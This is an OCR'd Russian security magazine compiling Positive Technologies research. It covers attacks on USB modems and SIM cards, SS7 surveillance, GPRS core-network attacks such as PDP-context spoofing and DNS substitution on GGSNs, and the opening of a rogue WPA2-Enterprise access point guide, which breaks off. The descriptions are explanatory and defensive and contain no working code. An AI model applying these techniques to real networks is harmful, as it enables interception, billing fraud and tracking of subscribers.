Несколько слов о целях данной работы. Дело касается не только безопасности модных смартфонов, с помощью которых мы читаем свои френдленты в социальных сетях. Цифровая мобильная связь стандарта GSM используется сейчас во многих критических инфраструктурах, включая промышленные системы управления (SCADA). Другой пример из повседневной жизни, с которым никому не хотелось бы встретиться, это кража денег с банковских счетов. Между тем, многие наверняка видели такие маленькие антенны у банкоматов: здесь тоже GSM.

Современный модем для беспроводной связи — это компьютер, на который установлена известная операционная система (обычно Linux или Android) и ряд специальных приложений с достаточно широкими возможностями. В этом программном обеспечении и протоколах передачи данных есть уязвимости, которые уже эксплуатировались в последние годы — например, чтобы «разлочить» модем и отвязать его от оператора. Одним из средств защиты от таких взломов стал перенос многих сервисов в Веб — однако это дало лишь новые возможности для атак.


Для нашего исследования мы взяли шесть различных линеек USB-модемов с 30 различными прошивками. Забегая вперед — не удалось взломать только три прошивки.

Что удалось сделать с остальными? Для начала идентифицируем «железку». В этом нам помогают документация и поисковые системы. В некоторых случаях Google помогает даже больше: можно сразу найти пароль для Telnet-доступа.

Однако для внешних коммуникаций нам нужен не Telnet, а HTTP. Подключаем модем к компьютеру и изучаем его как отдельный сетевой узел с веб-приложениями. Находим возможность атаки через браузер (CSRF, XSS, RCE). Таким способом заставляем модем рассказать о себе разные полезные данные.

Помимо раскрытия данных на атакованном модеме можно:

- поменять настойки DNS (что позволяет перехватывать трафик);
- поменять настройки SMS-центра (перехват SMS или манипулирование ими);
- сменить пароль на портале самообслуживания через SMS (что позволяет увести деньги со счета, подписавшись на сторонний сервис);



- заблокировать модем путем набора неверных PIN- и PUK-кодов;
- удаленно «обновить» прошивку модема.

Можно развить атаку и дальше — добраться до компьютера, к которому подключен USB-модем. Один из вариантов такой атаки: на захваченный модем устанавливается драйвер USB-клавиатуры, после чего компьютер воспринимает модем как устройство ввода. С этой мнимой клавиатуры на компьютер передается команда перезагрузки с внешнего диска, роль которого играет все тот же модем. Таким образом можно установить bootkit, позволяющий дистанционно управлять «материнским» компьютером (youtu.be/6_0tcf-f_II).

Лучшее, что может сделать пользователь для защиты от подобных атак, — не вставлять что попало в USB-порт. Понимая при этом, что к «чему попало» относятся даже USB-модемы, которые снаружи кажутся безобидными.

Вторая часть нашего исследования касалась SIM-карт. Тот факт, что сама «симка» тоже является компьютером со своей ОС, файловой системой и многофункциональными приложениями, уже демонстрировали многие другие исследователи. Так, в мае 2014 года на конференции Positive Hack Days специалист по шифрованию Карстен Ноль показал, что приложения «симок» (TARS) защищены поразному: некоторые можно взломать путем подбора DES-ключей, а некоторые отвечают на внешние команды вообще безо всякой защиты — и рассказывают о себе много лишнего (bit.ly/1xgNvyw).

Для подбора ключей в нашем исследовании использовался набор программируемых пользователем вентильных матриц (FPGA), которые вошли в моду пару лет назад для майнинга цифровой валюты Bitcoin, а после падения популярности этого развлечения сильно подешевели. Наша плата из восьми модулей *ZTEX 1.15y за 2 тыс. евро считает со скоростью 245 760 Mcrypt/сек, что позволяет подобрать ключ DES за 3 дня.

После этого мы можем отправлять команды известным TAR и управлять ими. В частности, менеджер карты Card manager позволяет нам загрузить на «симку» свое Java-приложение.

Другой интересный TAR — это файловая система File system, где хранятся TMSI (идентификатор телефона в мобильной сети) и Kc (ключ шифрования трафика). Доступ к ним позволяет нам с помощью бинарного SMS:

- расшифровать трафик абонента без подбора ключей;
- подменить абонента (получать его звонки и SMS);
- следить за перемещениями абонента;
- при наличии PIN-кода, защищающего файловую систему, заблокировать абонента (после трех неверных PIN-кодов и 10 неверных PUK-кодов карта блокируется).

В заключение — простая статистика. В данном исследовании использовалось более ста SIM-карт различных операторов. Описанным уязвимостям подвержены 20% из них, то есть каждая пятая «симка».

При этом едва ли можно дать какие-то советы по защите для конечных пользователей: атаки происходят на довольно низком техническом уровне, поэтому решать вопросы безопасности здесь должны производители SIM-карт и операторы.


Оборудование	Скорость, mcrypt/сек.	Время подбора ключа DES, дней	Время подбора ключа 3DES (ключ частично известен), дней
Процессор Intel Core i7-2600K	475	1 755,8 (~ пять лет)	5267,4
Графический процессор Radeon R290X	3000	278	834
Однокристальная схема xs6slx150-2	7680	108,6	325,8
Программируемая пользователем вентильная матрица ZTEX 1.15y	30 720	27,2	81,6
Наш стенд (восемь матриц ZTEX 1.15y)	245 760	3,4	10,2

МОБИЛЬНАЯ СВЯЗЬ, АТАКИ ЧЕРЕЗ SS7 И ТОТАЛЬНАЯ СЛЕЖКА

Павел Новиков
habrahabr.ru/company/pt/blog/245113/

Имя Эдварда Сноудена в последние годы регулярно мелькает в новостях. Благодаря разоблачениям этого бывшего сотрудника американских спецслужб все знают, что Агентство национальной безопасности (АНБ, NSA) обладает возможностями тотальной мобильной слежки за гражданами. Но как именно устроена эта слежка? В данном обзоре мы собрали некоторые подробности о технологиях, которыми пользуется АНБ — и не только оно.

Одна из первых неприятных новостей от Сноудена касалась подрыва доверия к технологиям криптозащиты. В рамках секретного проекта АНБ под названием Bullrun была получена возможность обхода многих систем шифрования — но не за счет взлома, а за счет эксплуатации закладок, специально оставленных производителями по требованию АНБ (bit.ly/1BLDRpE). А в некоторых случаях вендоров просто обязали сдавать агентству шифровальные ключи. Таким образом были дискредитированы многие стандарты безопасности, считавшиеся надежными и применявшиеся в крупном бизнесе и государственных организациях (nyti.ms/1f06B4v).



TOP SECRET//SI//REL TO USA, FVEY

CLASSIFICATION GUIDE TITLE/NUMBER: (U//FOUO) PROJECT BULLRUN/2-16

PUBLICATION DATE: 16 June 2010

OFFICE OF ORIGIN: (U) Cryptanalysis and Exploitation Services

POC: (U) Cryptanalysis and Exploitation Services (CES) Classification Advisory Officer


PHONE: [redacted]

ORIGINAL CLASSIFICATION AUTHORITY [redacted]

1. (TS//SI//REL) Project BULLRUN deals with NSA's abilities to defeat the encryption used in specific network communication technologies. BULLRUN involves multiple sources, all of which are extremely sensitive. They include CNE, interdiction, industry relationships, collaboration with other IC entities, and advanced mathematical techniques. Several IDOs apply to the specific sources, methods, and techniques involved. Because of the multiple sources involved in BULLRUN activities, "capabilities against a technology" does not necessarily equate to decryption.

В 2014 году в СМИ появились некоторые детали операции AuroraGold, в рамках которой АНБ следило за сотрудниками телекомов, читая их электронную переписку и внутренние документы (bit.ly/1Alf4ck). Оказалось, что уже в мае 2012 года АНБ собрало таким образом технические данные о 70% мобильных сетей всего мира. Под прослушку попала и GSM Association — международная организация телекомов, где разрабатываются рекомендации по новым стандартам связи. Цель операции AuroraGold — та же, что у проекта Bullrun: внедрить закладки либо узнать об уязвимостях, которые помогут обойти алгоритм шифрования A5/3 и другие новые технологии защиты. Судя по документам из архива Сноудена, первые попытки взломать G4 удавались агентству АНБ еще в 2010 году, то есть еще до того, как этот «безопасный» стандарт получил широкое распространение.

Другой вектор атак АНБ это мобильные ОС и приложения. Как выяснилось, спецслужба имеет доступ ко множеству данных на смартфонах: списки контактов и звонков абонентов, а также их SMS и GPS-данные. Для этого в АНБ были собраны команды хакеров, каждая из которых занималась взломом одной из популярных ОС. В одной из публикаций немецкого журнала Spiegel подчеркивается, что одной из первых была взломана операционка Blackberry, хотя традиционно она считалась более защищенной, чем iOS и Android (bit.ly/1gialio).



Возможности прослушки значительно расширились благодаря развитию рынка **мобильных приложений**. Многие из них регулярно передают значительное количество пользовательских данных третьим сторонам. Для подслушивания необязательно взламывать ОС: достаточно убедить пользователя установить «полезное» мобильное приложение.

Но еще больше возможностей для слежки обнаружилось в самих сетях мобильной связи. В документах Сноудена нашлось описание шпионского каталога АНБ — проекта Ant, в котором есть решения для манипуляции мобильными сетями на все случаи жизни.

Необязательно перехватывать данные через уязвимое ПО: можно установить закладки на стадии изготовления устройств связи. Здесь можно найти скомпрометированный радиомодуль для телефона, спектральный анализатор или **поддельную базовую станцию**, с помощью которой можно перехватывать трафик и выслеживать абонента.

Вслед за публикацией каталога стали появляться и свидетельства практического применения. В сентябре 2014 года была обнаружена подозрительная будка на крыше IZD Tower, напротив комплекса Венского международного центра. Будка огорожена прочным металлическим забором, под наблюдением 10 камер. Вероятнее всего, это поддельная базовая станция. Такие базовые станции могут перехватить IMSI, а затем через сеть SS7 отслеживать местоположение и перемещение жертвы по всему миру до тех пор, пока пользователь не сменит SIM-карту (см. ниже).

Вена является третьим городом-резиденцией ООН (после Нью-Йорка и Женевы), там же расположены штаб-квартиры ОПЕК и ОБСЕ. Вполне понятен интерес АНБ к месту, где собираются высокопоставленные лица большинства стран. Документы Сноудена говорят о том, что станция в Вене (Vienna-Annex) является лишь частью глобальной сети слежения SIGINT. Дальше уже можно искать по списку стран и городов, упомянутых в этих документах...

При этом спецслужбы не ограничиваются стационарными системами слежения. Они уже давно используют станции-перехватчики StingRay на специальных автомобилях, которые могут подъехать к заданной цели. А в ноябре 2014 года журнал Wall Street Journal сообщил, что Министерство юстиции США использует самолеты Cessna с поддельными базовыми станциями для перехвата данных пользователей.

Вас слушает не только АНБ

Невзирая на громкие заголовки газет, описанные технологии сейчас доступны не только спецслужбам. По сути, прослушка мобильных сетей и защита от нее стали новым высокотехнологичным рынком. И как на всяком рынке, здесь постоянно появляются новые, более дешевые решения.


В августе 2014 года журнал Popular Science рассказал о том, как группа специалистов по безопасности ESD America создала «особо защищенный» смартфон CryptoPhone 500 на базе Android (bit.ly/1udlurJ). Поскольку подобных продуктов на рынке уже несколько, разработчики использовали небанальный рекламный ход. С помощью своего продвинутого смартфона они обнаружили на территории США 17 поддельных базовых станций, которые в принудительном порядке отключают шифрование данных.

Одну такую станцию прослушки обнаружили около крупного казино в Лас-Вегасе, еще несколько — вблизи военных баз США. Кто, кроме АНБ, может использовать такую технику? Да кто угодно! Правда, коммерческие комплексы дороговаты — более 100 тыс. долл. Однако можно значительно удешевить решение, если воспользоваться бесплатным ПО для создания своей собственной базовой станции (см. openbsc.osmocom.org).

Осенью прошлого года газета Washington Post обнародовала буклет американской компании Verint, которая предлагает своим клиентам сервис Skylock по выслеживанию абонентов мобильных сетей в разных странах мира — без ведома самих абонентов и операторов (wapo.st/1qdlPJ4). Хотя предложения локационных сервисов давно можно найти в интернете, но случай Verint, пожалуй, один из первых, когда такие услуги предлагаются вполне официально и на глобальном уровне.

Как такое возможно? Дело в том, что процесс установления голосовых вызовов до сих пор основан на технологии SS7, которая уходит корнями в 70-е годы прошлого века. В начале 2000-х годов была разработана спецификация SIGTRAN, позволяющая передавать сообщения SS7 по IP-сетям. При этом были унаследованы все недостатки безопасности верхних уровней протоколов SS7. В результате злоумышленники имеют возможность бесконтрольно посылать, перехватывать и изменять сообщения протоколов SS7, осуществляя различные атаки на мобильные сети. В профессиональной среде эти уязвимости известны с 2001 года (bit.ly/1GjaGz6). Уже тогда об этих возможностях знали и правительства некоторых стран. Так, в книге Томаса Портера и Майкла Гафа «Как обойти защиту VoIP» (How to Cheat at VoIP Security) приводится цитата из отчета одного из американских ведомств, где говорится, что «администрация Президента США серьезно обеспокоена высоким уровнем угрозы атак на основе SS7».


Однако проблема не афишировалась. Широкая общественность озаботилась этими возможностями только в последние годы, когда среди разоблачений Эдварда Сноудена снова всплыли уязвимости SS7 как одна из техник, использованных АНБ. После этого стало известно и о существовании частных компаний, которые предлагают подобные услуги на глобальном уровне. Как отмечает Washington Post, вышеупомянутая компания Verint не использует слежку против американских и израильских граждан, «однако ряд других аналогичных сервисов, работающих в




Швейцарии и на Украине, не подчиняются подобным ограничениям».

В 2014 году на основе данных, собранных в ходе консалтинговых работ по анализу защищенности крупных мобильных операторов, эксперты Positive Technologies выпустили аналитический отчет «Уязвимости сетей мобильной связи на основе SS7». В рамках данного исследования удалось реализовать такие атаки, как раскрытие местоположения абонента, нарушение доступности абонента, перехват SMS-сообщений, подделка USSD-запросов и перевод средств с их помощью, перенаправление голосовых вызовов, подслушивание разговоров, нарушение доступности мобильного коммутатора.

При этом исследователи продемонстрировали, что даже телеком-операторы, входящие в десятку мировых лидеров, не защищены от подобных атак. А злоумышленнику для проведения этих атак сегодня не требуется сложное оборудование: в исследовании использовался узел на базе обычного компьютера под управлением ОС семейства Linux, с установленным SDK для формирования пакетов SS7: эти программы доступны для свободного скачивания в интернете.





Полный текст исследования «Уязвимости сетей мобильной связи на основе SS7» опубликован по адресу:
ptsecurity.ru/lab/analytics/

Как защититься от Большого Брата?

Один из вариантов уже упомянут выше — «защищенный» смартфон. Однако удовольствие недешевое: CryptoPhone стоит 3500 долл. За эти деньги клиент получает «закрытие» ряда векторов атаки, которые фигурировали выше в нашем списке. В частности, здесь есть контроль известных уязвимостей Android OS, контроль подозрительной деятельности мобильных приложений, и даже мониторинг baseband-процессора: именно эта особенность позволяет определить подключение фальшивой базовой станции-перехватчика, которого не замечают обычные смартфоны.

Защититься от поддельных базовых станций с обычным телефоном сложнее, но кое-что сделать все-таки можно. В сетях UMTS (G3) используется взаимная аутентификация мобильной станции в сотовой сети, и сотовой сети — в мобильной станции. Поэтому одним из признаков прослушки является принудительное переключение из режимов G4 и G3 в менее безопасный режим G2. Если пользователь заранее отключит у себя 2G-режим, это усложнит злоумышленнику задачу перехвата радиоэфира. Некоторые модели мобильных телефонов позволяют переключать используемый тип сети.

Также во многих телефонах на базе Android есть сервисное меню, вызываемое командой *#*#4636#*#*, где можно выбрать тип сети. Правда, такое решение чревато повышенным потреблением батареи, а также потерей связи в случае отсутствия покрытия сети 3G.

Поддельные базовые станции позволяют перехватывать любые данные, передаваемые через сотовую сеть, однако для этого требуется физическое нахождение абонента в зоне действия базовой станции. Сложнее спастись от атак через сеть SS7, позволяющих перехватывать данные абонента, а также его местоположение, из любой точки земного шара. Поскольку атаки базируются на легитимных сообщениях сигнальной сети SS7, грубая фильтрация этих сообщений может оказать негативное влияние на весь сервис. По опыту экспертов Positive Technologies, адекватная защита от атак на SS7 должна представлять собой комплекс мероприятий на стороне оператора, включая мониторинг трафика SS7 и «умный» контроль фильтрации, который позволяет блокировать только попытки атак и фрода.





Схема атаки с манипуляцией USSD-запросами

УЯЗВИМОСТИ МОБИЛЬНОГО ИНТЕРНЕТА (GPRS)



Дмитрий Курбатов, Сергей Пузанков, Павел Новиков
habrahabr.ru/company/pt/blog/250111/

Большинство абонентов считают, что работа через сотовую сеть достаточно безопасна, ведь крупный оператор связи наверняка позаботился о защите. Увы, на практике в мобильном Интернете есть множество лазеек, открывающих широкие возможности для злоумышленников. Уязвимости в инфраструктуре сетей мобильной связи позволяют перехватывать GPRS-трафик в открытом виде, подменять данные, блокировать доступ к Интернету, определять местоположение абонента. Под угрозой оказываются не только мобильные телефоны, но и специализированные устройства, подключенные к 2G/3G/4G-сетям с помощью модемов — банкоматы и терминалы оплаты, системы удаленного управления транспортом и промышленным оборудованием, средства телеметрии и мониторинга.



Операторы сотовой связи, как правило, шифруют трафик GPRS между мобильным терминалом (смартфоном, модемом) и узлом обслуживания абонентов (SGSN) алгоритмами GEA-1/2/3, что осложняет перехват и расшифровку информации. Чтобы обойти это ограничение, злоумышленник может проникнуть в опорную сеть оператора, где данные не защищены механизмами аутентификации. Ахиллесовой пятой являются узлы маршрутизации (или шлюзовые узлы), которые называются GGSN. Их легко обнаружить, в частности, с помощью поисковика Shodan. У проблемных узлов открыты GTP-порты, что позволяет атакующему установить соединение, а затем инкапсулировать в созданный туннель управляющие пакеты GTP. При правильном подборе параметров GGSN воспримет их как пакеты от легитимных устройств сети оператора.

Протокол GTP никаким образом не должен быть «виден» со стороны Интернета. Но на практике это не так: в интернете имеется более 207 тысяч устройств по всему земному шару с открытыми GTP-портами. Более полутысячи из них являются компонентами сотовой сети и отвечают на запрос об установлении соединения.

Еще одна возможность для атак связана с тем, что GTP — далеко не единственный протокол управления на найденных узлах. Также встречаются Telnet, FTP, SSH, Web и др. Используя уязвимости в этих интерфейсах (например, стандартные пароли), нарушитель может подключиться к узлу оператора мобильной связи.

Экспериментальный поиск по сайту Shodan выдает несколько уязвимых устройств, в том числе с открытым Telnet и отключенным паролем. Достаточно подключиться к данному устройству и произвести в нем необходимые настройки для того, чтобы оказаться внутри сети оператора в Центральноафриканской Республике.

При этом всякий, кто получил доступ к шлюзовому узлу любого оператора, автоматически получает доступ к сети GRX, которая объединяет всех сотовых операторов и используется для предоставления доступа к Интернету абонентам в роуминге. Воспользовавшись единичной ошибкой в конфигурации на одном устройстве, злоумышленник получает возможность проводить различные атаки на абонентов любого оператора в мире.

Среди множества вариантов использования скомпрометированного пограничного узла следует отметить следующие: отключение абонентов от Интернета или блокировка их доступа к нему; подключение к Интернету под видом другого абонента и за чужой счет; перехват трафика жертвы и фишинг. Злоумышленник также может определить идентификатор абонента (IMSI) и следить за местоположением абонента по всему миру, пока он не сменит SIM-карту.

Опишем некоторые угрозы более подробно.


Интернет за чужой счет

Цель: исчерпание счета абонента, использование подключения в противозаконных целях.

Вектор атаки: злоумышленник действует через сеть GRX или из сети оператора.

Атака заключается в отправке пакетов «Create PDP context request» с IMSI известного заранее абонента, таким образом происходит подключение к сети с его учетными данным. Ничего не подозревающий абонент получит огромные счета.

Возможно подключение с IMSI несуществующего абонента, так как авторизация абонента происходит на этапе подключения к SGSN, а к GGSN доходят уже «проверенные» соединения. Поскольку SGSN в данном случае скомпрометирован, никакой проверки не проводилось.




Результат: подключение к сети Интернет под видом легитимного абонента.

Перехват данных

Цель: подслушивание трафика жертвы, фишинг.

Вектор атаки: злоумышленник действует через сеть GRX или из сети оператора.

Злоумышленник может перехватить данные, передаваемые между абонентским устройством и сетью Интернет, путем отправки на обслуживающий SGSN и GGSN сообщения «Update PDP Context Request» с подмененными адресами GSN. Данная атака представляет собой аналог атаки ARP Spoofing на уровне протокола GTP.



Результат: подслушивание или подмена трафика жертвы, раскрытие конфиденциальной информации.


DNS-туннелирование

Цель: получить нетарифицируемый доступ к Интернету со стороны мобильной станции абонента.

Вектор атаки: злоумышленник — абонент сотовой сети, действует через мобильный телефон.

Давно известная атака, уходящая корнями во времена dial-up, потерявшая смысл при появлении дешевого и быстрого выделенного Интернета. Однако в мобильных сетях находит применение, например, в роуминге, когда цены за мобильный Интернет неоправданно высоки, а скорость передачи данных не так важна (например, для проверки почты).

Суть атаки в том, что некоторые операторы не тарифицируют DNS-трафик (обычно для того, чтобы переадресовать абонента на страницу оператора для пополнения счета). Этим можно воспользоваться — путем отправления специализированных запросов на DNS-сервер; также необходим специализированный узел в интернете, через который будет осуществляться доступ.




Результат: получение нетарифицируемого доступа к сети Интернет за счет оператора сотовой связи.

Подмена DNS на GGSN

Цель: подслушивание трафика жертвы, фишинг.

Вектор атаки: злоумышленник действует через Интернет.

В случае получения доступа к GGSN (что, как мы уже заметили, вполне возможно) можно подменить адрес DNS на свой, перенаправить весь абонентский трафик через свой узел и таким образом осуществить «подслушивание» всего мобильного трафика.



Результат: подслушивание или подмена трафика всех абонентов, сбор конфиденциальных данных, фишинг.

Как защититься

Некоторые подобные атаки были бы невозможны при правильной настройке оборудования. Но результаты наших исследований говорят о том, что некорректная настройка — отнюдь не редкость в мире телекоммуникаций. Зачастую и производители устройств оставляют включенными некоторые сервисы, которые должны быть отключены на данном оборудовании, что открывает для нарушителей дополнительные возможности. В связи с большим количество узлов подобный контроль рекомендуется автоматизировать с использованием специализированных средств, таких как MaxPatrol.

В целом, необходимые для защиты от таких атак меры безопасности включают правильную настройку оборудования, использование межсетевых экранов на границах сети GRX и Интернета, использование рекомендаций 3GPP TS 33.210 для настройки безопасности внутри сети PS-core, мониторинг защищенности периметра, а также выработку безопасных стандартов конфигурации оборудования и периодический контроль соответствия этим стандартам.

Ряд специалистов возлагают надежды на новые стандарты связи, которые включают и новые технологии безопасности. Однако, несмотря на появление таких стандартов (3G, 4G), совсем отказаться от сетей старого поколения (2G) не удастся. Причиной этого являются особенности реализации мобильных сетей, в частности то, что у базовых станций 2G лучше покрытие, а также то, что на их инфраструктуре работают и сети 3G. В стандарте LTE все так же используется протокол GTP, и поэтому в обозримом будущем все описанные меры защиты будут оставаться актуальными.

Исследование было проведено экспертами компании Positive Technologies в 2013 и 2014 годах в ходе консалтинговых работ по анализу защищенности нескольких крупных мобильных операторов.

Полный текст отчета «Уязвимости мобильного Интернета (GPRS)» доступен по адресу: ***bit.ly/1MxumkD***

Исправлена серьезная ошибка в SAP NetWeaver

Крупнейший мировой разработчик ERP-систем и бизнес-приложений устранил опасную ошибку в SAP NetWeaver, которая могла привести к удаленному взлому системы и разглашению конфиденциальной информации. Получив доступ к дочерней системе модели SAP CUA, потенциальный злоумышленник имел возможность читать любые таблицы из центральной системы SAP CUA. Уязвимость, которую обнаружил эксперт Positive Technologies Дмитрий Гуцко, содержится в версиях NetWeaver 7.20 и ниже, поэтому пользователям настоятельно рекомендуется установить обновления продукта. Ранее в 2014 году компания Positive Technologies была включена в число сертифицированных партнеров SAP SE, а система контроля защищенности и соответствия стандартам MaxPatrol, разработанная Positive Technologies, успешно прошла сертификационные испытания SAP и получила статус SAP Certified Integration with SAP NetWeaver.

КАК ВЗЛАМЫВАЮТ КОРПОРАТИВНЫЙ WI-FI: НОВЫЕ ВОЗМОЖНОСТИ


Дмитрий Трифонов
habrahabr.ru/company/pt/blog/252055/

Статей о взломе Wi-Fi в Интернете много, но большинство из них касаются режима работы WEP/WPA(2)-Personal, в котором необходимо перехватить процедуру «рукопожатия» клиента и Wi-Fi-точки. Во многих корпоративных Wi-Fi-сетях используется режим безопасности WPA2-Enterprise, с аутентификацией по логину и паролю — как наименее затратный способ. При этом аутентификация осуществляется с помощью RADIUS-сервера.

ОС клиента устанавливает соединение с RADIUS-сервером, используя шифрование при помощи TLS, а проверка подлинности в основном происходит при помощи протокола MS-CHAPv2.

Для тестирования на проникновение в такой сети мы можем создать поддельную Wi-Fi-точку с RADIUS-сервером — и получить логин, запрос и ответ, которые использует MS-CHAPv2. Этого достаточно для дальнейшего брутфорса пароля.

Нам необходимы Kali Linux и карточка, поддерживающая работу в режиме Access Point, что можно проверить при помощи команды iw list. Нас интересует строка:




